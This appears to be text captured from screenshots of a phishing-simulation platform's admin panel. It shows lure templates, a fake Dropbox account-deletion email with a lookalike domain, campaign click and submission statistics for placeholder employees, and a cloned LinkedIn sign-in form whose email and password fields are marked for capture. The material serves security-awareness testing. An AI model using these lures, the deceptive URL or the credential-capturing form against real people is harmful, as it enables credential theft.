Opened Attachment: 36.3 % Only Clicked: 43.6 %

Submitted: 0.0 %



Orhan Sari
Keepnet Labs / Root

Dashboard

Phishing Simulator

Campaign Manager

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company


Advanced Settings

Analytics

Keepnet Labs

Apply Reset

Welcome to Keepnet Labs Management Panel











































Show / Hide Columns: **Created Date** Template Name Company Name Type **Owner** Tags Action

10 records per page

Search

Copy Excel CSV PDF

Template Name	Company Name	Type	Tags	Action
Twitter Ads successfully processed your payment.	Keepnet Labs	Custom	data submit english	   
2020 Salary Rise	Keepnet Labs	Custom	english excel file based macros	   
Twitter Ads successfully processed your payment.	System	System	data submit english	   
New Secure Email Service - Taughtworks- Copy	Keepnet Labs	Custom	data submit english mail outlook	   
New Secure Email Service - Taughtworks	Keepnet Labs	Custom	data submit english mail outlook	   
Virgin Trains	Keepnet Labs	Custom	data submit english	   
Your eBay invoice for October	Keepnet Labs	Custom	data submit english shopping	   
New Message from Ebay	Keepnet Labs	Custom	data submit english shopping	   
Companies House Registration	Keepnet Labs	Custom	data submit english	   
Document to be examined	Keepnet Labs	Custom	english file based macros	   

Search Template Name











































Search Company Name

Search Tags

Showing 1 to 10 of 128 entries

First Previous 1 2 3 4 5 ... 12 Next Last

Source







Styles


Format


Font


Size





 {PHISHING_URL}


 {FROMNAME}

 {FROM}

 {TONAME}

 {TO}

 {SUBJECT}





Diana LUPU



Hi {TONAME},
I ran across your profile on LinkedIn because I'm looking for
job opportunities at

I've been following the fast growth of the company over the
last 3 years and want to see if there may be a place for me
to

Reply

Save





```
~/Downloads/linkedin_en.html (no function selected)
4105 <input type="hidden" name="tryCount" id="tryCount" value=""/>
4106 <input type="hidden" name="clickedSuggestion" id="clickedSuggestion" value="false" />
4107
4108 <fieldset class="field-container field-container--fixed">
4109
4110 <legend>Sign in to LinkedIn</legend>
4111 <div class="outer-wrapper">
4112 <div class="inner-wrapper">
4113 <div class="logo_container">LinkedIn</div>
4114 <ul class="form-fields" id="mini-profile--js">
4115 <li class="form-email">
4116 <div class="fieldgroup hide-label">
4117 <label for="session_key-login">Email address</label>
4118 <span class="error" id="session_key-login-error"></span>
4119 <input type="text" name="session_key" [captured="email"] value="" id="session_key-login" placeholder="Email address" aria-descri
4120 <div class="domain-suggestion hide" id="domainSuggestion">
4121 <span>Did you mean: <a id="suggestion" href="javascript:void(0);"></a>?</span>
4122 </div>
4123 </div>
4124 </li>
4125
4126 <li class="form-password">
4127 <div class="fieldgroup hide-label">
4128 <label for="session_password-login">Password</label>
4129 <span class="error" id="session_password-login-error"></span>
4130 <div class="password_wrapper">
4131 <input type="password" id="session_password-login" [captured="HPassword"] class="password" name="session_password" placeholder="f
4132 <a data-li-tooltip-id="login-tooltip" href="/uas/request-password-reset?session_redirect=&trk=signin_fpwd" tracking="signir
4133 </div>
4134 </li>
4135
4136 <li class="button form-actions">
4137 <div class="form-buttons">
4138 <input type="submit" name="signin" value="Sign In" class="[capturedbutton] btn-primary" id="btn-primary">
4139 </div>
4140 <span>Not a member? <a href="/start/join?trk=uas-consumer-login-internal-join-lnk">Join now</a></span>
4141 </li>
4142 </ul>
4143 </div>
4144 <div class="gaussian-blur"></div>
4145 </div>
```

Keepnet Labs

Welcome to Keepnet Labs. Management Panel

Orhan Seri
Keepnet Labs / Root

Dashboard

Phishing Simulator

Phishing Scenarios

Campaign Manager

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company

Advanced Settings

Analytics

Keepnet Labs

Apply Reset

Show / Hide Columns: Created Date Template Name Company Name Type Owner Tags Action

10 records per page

Search:

Copy Excel CSV PDF

New Template

Template Name	Company Name	Type	Tags	Action
Twitter Ads successfully processed your payment.	Keepnet Labs	Custom	data submit english	✓ 🔍 📄 🗑️
2018 Salary Rise	Keepnet Labs	Custom	english excel file based macro	✓ 🔍 📄 🗑️
Twitter Ads successfully processed your payment.	System	System	data submit english	✓ 🔍 📄 🗑️
New Secure Email Service - Toughworks- Copy	Keepnet Labs	Custom	data submit english mail outlook	✓ 🔍 📄 🗑️
New Secure Email Service - Toughworks	Keepnet Labs	Custom	data submit english mail outlook	✓ 🔍 📄 🗑️
Virgin Trains	Keepnet Labs	Custom	data submit english	✓ 🔍 📄 🗑️
Your eBay invoice for October	Keepnet Labs	Custom	data submit english shopping	✓ 🔍 📄 🗑️
New Message from Ebay	Keepnet Labs	Custom	data submit english shopping	✓ 🔍 📄 🗑️
Companies House Registration	Keepnet Labs	Custom	data submit english	✓ 🔍 📄 🗑️
Document to be examined	Keepnet Labs	Custom	english file based macro	✓ 🔍 📄 🗑️

Search Template Name Search Company Name Search Tags

First Previous 1 2 3 4 5 Next Last

Advanced Settings

Analytics

Attachments

From Name: Dropbox

From: noreply@dropbox.com

Subject: You've deleted your account

Phishing Url: http:// www.dropbox.com-deleted-your-account-id41593213.owaexchange.com Select

Content: Select

Body content:


Hi (TNAME),

This email is a confirmation that you've deleted your Dropbox account. Your files are no longer on Dropbox, but we haven't removed them from your computers.

Back Save

Copyright Keepnet Labs © 2017

Designed By Keepnet Corp.



Keepnet Labs

Orhan Sari
Keepnet Labs / Root

Dashboard

Phishing Simulator

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Campaign Report List

Advanced Reporting

Training Report List

Download Report Pack

User KPI's

Company

Advanced Settings

Keepnet Labs

Apply Reset

Welcome to Keepnet Labs Management Panel

Show / Hide Columns: Created Date Campaign Name Company Name E-Mail Count Sent Count Tag Status Action

10 records per page

Search:

Copy Excel CSV PDF

Created Date	Completed	E-Mail Sending Report	Status	Action
07 Nov 2016	<div></div>	15638/15638	Finished : 08 Nov 2016	<div></div>
21 Jan	<div></div>	5000/5000	Finished : 21 Jan	<div></div>
21 Nov	<div></div>	17911/17911	Finished : 22 Nov	<div></div>
10 Apr	<div></div>	18021/18021	Finished : 11 Apr	<div></div>
10 Dec	<div></div>	5000/5000	Finished : 10 Dec	<div></div>
21 Jan	<div></div>	5000/5000	Finished : 21 Jan	<div></div>
08 Jun 2016	<div></div>	17549/17548	Finished : 09 Jun 2016	<div></div>
22 Jan	<div></div>	5000/5000	Finished : 22 Jan	<div></div>
19 Jan	<div></div>	5262/5262	Finished : 19 Jan	<div></div>
22 Jan	<div></div>	5000/5000	Finished : 22 Jan	<div></div>
Completed		Search E-Mail Sending Report		

Showing 1 to 10 of 2,637 entries

First Previous 1 2 3 4 5 ... 264 Next Last

https://dashboard.keepnetlabs.com/Modules/Report/List.aspx

Keepnet Labs

Orhan Sari
Keepnet Labs / Root

Dashboard

Phishing Simulator

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company

Advanced Settings

Analytics

Welcome to Keepnet Labs Management Panel

Summary Statistics Opened E-Mail Clicked Link In E-Mail Submitted Form Opened Attachment Phishing Reporter No Response Sending Report User Compare

Departments

Campaign Summary

Response Rate

Campaign Name / Item Id

yourCompany-December 2017 / 41150001

Total Emails Sent

5000

Opened E-Mail

4380 - (87.6%)

Clicked Link In E-Mail

3651 - (73%)

Submitted Form

2739 - (54.8%)

Opened Attachment

0 - (0%)

Phishing Reporter

0 - (0%)

No Response

620 - (12.4%)

Started Time

12/10/2017 9:32:24 AM

Finished Time

12/10/2017 10:35:38 AM

E-Mail Groups

yourCompany

Export Excel

Only opened

Resend E-mails

No Response: 12.4 %

Only Opened: 14.6 %


Only Clicked: 18.2 %

Submitted: 54.8 %

Opened Attachment: 0.0 %

First 8 Hours

16:00
Opened E-Mail: 0



Dashboard showing the User List Of Opened E-Mail (Item ID: 41150001, Company ID: 52647d3c-a0ac-47f7-a328-01048805b0b6).

Summary Statistics: Opened E-Mail

User List Of Opened E-Mail:

Email	Name	Surname	Department	Count
john.smit13h@yourcompany.com	John1	Smith1	Marketing	1
john.smit10h@yourcompany.com	John10	Smith10	Insurance	1
john.smit100h@yourcompany.com	John100	Smith100	Research & Development	1
john.smit1000h@yourcompany.com	John1000	Smith1000	Customer Service	1
john.smit1001h@yourcompany.com	John1001	Smith1001	Research & Development	1
john.smit1002h@yourcompany.com	John1002	Smith1002	Management	1
john.smit1003h@yourcompany.com	John1003	Smith1003	Engineering	1
john.smit1004h@yourcompany.com	John1004	Smith1004	Services	1
john.smit1005h@yourcompany.com	John1005	Smith1005	Marketing	1
john.smit1006h@yourcompany.com	John1006	Smith1006	Human Resources	1

Showing 1 to 10 of 4380 entries

Orhan Sari
Keepnet Labs / Root -

Dashboard

Phishing Simulator

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company

Advanced Settings

Analytics

Welcome to Keepnet Labs Management Panel

SummaryStatisticsOpened E-MailClicked Link In E-MailSubmitted FormOpened AttachmentPhishing ReporterNo ResponseSending ReportUser Compare

Departments

User List Of Clicked Link In E-Mail

Show / Hide Columns: Email | Name | Surname | Department | Count

10 records per page

Search:

Copy

Excel

CSV

PDF

Email	Name	Surname	Department	Count
john.smit1h@yourcompany.com	John1	Smith1	Marketing	1
john.smit100h@yourcompany.com	John100	Smith100	Research & Development	1
john.smit1000h@yourcompany.com	John1000	Smith1000	Customer Service	1
john.smit1001h@yourcompany.com	John1001	Smith1001	Research & Development	1
john.smit1002h@yourcompany.com	John1002	Smith1002	Management	1
john.smit1003h@yourcompany.com	John1003	Smith1003	Engineering	1
john.smit1006h@yourcompany.com	John1006	Smith1006	Human Resources	1
john.smit1008h@yourcompany.com	John1008	Smith1008	Purchasing	1
john.smit1009h@yourcompany.com	John1009	Smith1009	Sales	1
john.smit1010h@yourcompany.com	John1010	Smith1010	IT	1

Search Email

Search Name

Search Surname

Search Department

Showing 1 to 10 of 3,651 entries

First

Previous

1

2

3

4

5

-

366

Next

Last

Orhan Sari
Keepnet Labs / Root -

Dashboard

Phishing Simulator

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company

Advanced Settings

Analytics

Welcome to Keepnet Labs Management Panel

SummaryStatisticsOpened E-MailClicked Link In E-MailSubmitted FormOpened AttachmentPhishing ReporterNo ResponseSending ReportUser Compare

Departments

User List Of Submitted Form

Show / Hide Columns: Email | Name | Surname | Department | Count

10 records per page

Search:

Copy

Excel

CSV

PDF

Email	Name	Surname	Department	Count
john.smit1h@yourcompany.com	John1	Smith1	Marketing	1
john.smit1000h@yourcompany.com	John1000	Smith1000	Customer Service	1
john.smit1001h@yourcompany.com	John1001	Smith1001	Research & Development	1
john.smit1002h@yourcompany.com	John1002	Smith1002	Management	1
john.smit1008h@yourcompany.com	John1008	Smith1008	Purchasing	1
john.smit1009h@yourcompany.com	John1009	Smith1009	Sales	1
john.smit1010h@yourcompany.com	John1010	Smith1010	IT	1
john.smit1012h@yourcompany.com	John1012	Smith1012	Inventory	1
john.smit1017h@yourcompany.com	John1017	Smith1017	Customer Service	1
john.smit1018h@yourcompany.com	John1018	Smith1018	Research & Development	1

Search Email

Search Name

Search Surname

Search Department

Showing 1 to 10 of 2,739 entries

First

Previous

1

2

3

4

5

-

274

Next

Last

Keepnet Labs | Co | x | Keepnet Labs | O | x | Keepnet Labs | Su | x | Keepnet Labs | Al | x

https://dashboard.keepnetlabs.com/Modules/Report/Phishing/PhishingReport.aspx?itemid=41140001&companyId=52647d3c-a0ac-47f7-a328-01048805...

Uygulamalar | Siber Güvenliği | is.gd - a URL sho | Bitly | URL Short | Keepnet Labs. M | Internet & Netw | Keepnet Labs | L | Cyren_Report_G | Microsoft Word >>

Welcome to Keepnet Labs Management Panel

Summary Statistics Opened E-Mail Clicked Link In E-Mail Submitted Form Opened Attachment **Phishing Reporter** No Response Sending Report User Compare

Departments

User List Of Phishing Report E-Mail

Show / Hide Columns: Email | Name | Surname | Department | Count

10 records per page

Search: [] Copy Excel CSV PDF

Email	Name	Surname	Department	Count
No data available in table				
Search Email	Search Name	Search Surname	Search Department	

Showing 0 to 0 of 0 entries

First Previous Next Last

Back

https://dashboard.keepnetlabs.com/Modules/Report/Phishing/PhishingReport.aspx?itemid=41140001&companyId=52647d3c-a0ac-47f7-a328-01048805b0b6

Designed By Keepnet Labs. Corp.

File Home Send/Receive Folder View Help Suspicious E-Mail Reporter Tell me what you want to do

New Email New Meeting Delete Archive Reply Reply All Forward Respond Suspicious E-Mail Reporter Quick Steps Move Tags Search People Address Book Filter Email Find Show Search to Download

Drag Your Favorite Folders Here

Search Current Mailbox Current Mailbox

All Unread By Date Newest

DigitalOcean Welcome to DigitalOcean's Community 6/18/2017

Thank you for reporting this email. Our company is more secure because of people like you.

OK

Sammy @ DigitalOcean Save your new Outlook's data with auto... 6/15/2017

All folders are up to date. Connected to Microsoft Exchange

macro ceviri - orhan x Recent - Google Dr x Ask The Expert "Tij x Email inboxes still x Google Translate x Keepnet Labs | No x

https://dashboard.keepnetlabs.com/Modules/Report/Phishing/NoResponse.aspx?itemid=41150001&companyid=52647d3c-a0ac-4777-a328-01048805b0b6

Uygulamalar Siber Güvenliğin is.gd - a URL sho Bitly | URL Short Keepnet Labs. M Internet & Netw Keepnet Labs | L Cyren_Report_G Microsoft Word

Welcome to Keepnet Labs Management Panel

Summary Statistics Opened E-Mail Clicked Link In E-Mail Submitted Form Opened Attachment Phishing Reporter No Response Sending Report User Compare

Departments

No Response

Show / Hide Columns: Name Surname Email Department

10 records per page

Search:

Copy Excel CSV PDF

Name	Surname	Email	Department
John1011	Smith1011	john.smit1011h@yourcompany.com	Legal
John1030	Smith1030	john.smit1030h@yourcompany.com	Quality Assurance
John1036	Smith1036	john.smit1036h@yourcompany.com	Management
John1042	Smith1042	john.smit1042h@yourcompany.com	Purchasing
John1043	Smith1043	john.smit1043h@yourcompany.com	Sales
John1053	Smith1053	john.smit1053h@yourcompany.com	Management
John1055	Smith1055	john.smit1055h@yourcompany.com	Services
John1057	Smith1057	john.smit1057h@yourcompany.com	Human Resources
John1072	Smith1072	john.smit1072h@yourcompany.com	Services
John1073	Smith1073	john.smit1073h@yourcompany.com	Marketing

Showing 1 to 10 of 620 entries

First Previous 1 2 3 4 5 ... 62 Next Last

dashboard.keepnetlabs.com/Modules/Report/.../EmailList.asp...

Welcome to Keepnet Labs Management Panel

Summary Statistics Opened E-Mail Clicked Link In E-Mail Submitted Form Opened Attachment Phishing Reporter No Response Sending Report User Compare

Departments

Sending Report

Show / Hide Columns: Email Name Surname Create Date Send Date Status Error

10 records per page


Search:

Copy Excel CSV PDF

Email	Name	Surname	Create Date	Send Date	Status	Error
john.smit1000h@yourcompany.com	John1000	Smith1000	22.01.2018 09:32:24	22.01.2018 10:23:51	Successful	
john.smit1001h@yourcompany.com	John1001	Smith1001	22.01.2018 09:32:24	22.01.2018 10:18:24	Successful	
john.smit1002h@yourcompany.com	John1002	Smith1002	22.01.2018 09:32:24	22.01.2018 09:50:17	Successful	
john.smit1003h@yourcompany.com	John1003	Smith1003	22.01.2018 09:32:24	22.01.2018 10:26:20	Successful	
john.smit1004h@yourcompany.com	John1004	Smith1004	22.01.2018 09:32:24	22.01.2018 09:32:51	Successful	
john.smit1005h@yourcompany.com	John1005	Smith1005	22.01.2018 09:32:24	22.01.2018 10:22:01	Successful	
john.smit1006h@yourcompany.com	John1006	Smith1006	22.01.2018 09:32:24	22.01.2018 10:09:33	Successful	
john.smit1007h@yourcompany.com	John1007	Smith1007	22.01.2018 09:32:24	22.01.2018 10:20:15	Successful	
john.smit1008h@yourcompany.com	John1008	Smith1008	22.01.2018 09:32:24	22.01.2018 10:00:41	Successful	
john.smit1009h@yourcompany.com	John1009	Smith1009	22.01.2018 09:32:24	22.01.2018 10:19:50	Successful	

Showing 1 to 10 of 5,000 entries

First Previous 1 2 3 4 5 ... 500 Next Last



Orhan SARI
Keepnet Labs / Root

Dashboard

Phishing Simulator

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Vishing

Report Manager

Company

Advanced Settings

Analytics

Welcome to Keepnet Labs Management Panel

SummaryStatisticsOpened E-MailClicked Link In E-MailSubmitted FormPhishing ReporterNo ResponseSending ReportUser CompareDepartments

User Compare

Select User 1

Select User 2

Compare

General

Opened Count

Clicked Count

Submitted Count

Ip Group

Grouped Browser

General

Opened Count


Clicked Count

Submitted Count

Ip Group

Grouped Browser

Back



Orhan SARI
Keepnet Labs / Root

Dashboard

Phishing Simulator

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company

Advanced Settings

Analytics

Welcome to Keepnet Labs Management Panel

SummaryStatisticsOpened E-MailClicked Link In E-MailSubmitted FormOpened AttachmentPhishing ReporterNo ResponseSending ReportUser Compare

Departments

Result of Departments

Show / Hide Columns: Department Name | Send E-Mail Count | Opened E-Mail Count | Clicked E-Mail Count | Submitted Form Count

10 records per page

Search:

CopyExcelCSVPDF

Department Name	Send E-Mail Count	Opened E-Mail Count	Clicked E-Mail Count	Submitted Form Count
Customer Service	293	262	226	160
Engineering	311	264	222	164
Financial	293	257	217	175
Human Resources	293	258	218	166
Insurance	293	255	220	171
Inventory	293	252	216	164
IT	293	254	209	159
Legal	293	250	208	147
Licensing	293	255	214	165
Management	293	264	223	159
<input type="text"/>				

Showing 1 to 10 of 17 entries

FirstPrevious12NextLast

10 records per page

Search:

Copy Excel CSV PDF

Date	Report By	Subject	Company Name	Attachment	Status	Action
1 min ago	adam@bankofamerica.com	Important update regarding your payment method used to pay	Bank of America	True	Malicious	
2 days ago	elon@bankofamerica.com	Your order has been collected successfully	Bank of America	True	Non-Malicious	
2 days ago	steve@bankofamerica.com	Malicious macro sample 2	Bank of America	True	Malicious	
2 days ago	angelina@bankofamerica.com	File Format Exploits	Bank of America	True	Malicious	
2 days ago	john@bankofamerica.com	Stop losing sleep over deadlines.	Bank of America	False	Phishing	
2 days ago	jackson@bankofamerica.com	Your statement is now available to view online. Account number ending ****7185	Bank of America	False	Non-Malicious	
1 week ago	jf@bankofamerica.com	Email account unusual sign-in activity	Bank of America	True	Malicious Phishing	
1 week ago	will@bankofamerica.com	Your LinkedIn Order Z921317206	Bank of America	True	Phishing	
1 week ago	Alexia@bankofamerica.com	CIO sent you a new message	Bank of America	False	Phishing	
1 week ago	mass@bankofamerica.com	Password update!	Bank of America	False	Non-Malicious	

Showing 31 to 40 of 45 entries

First

Previous

1

2


3

4

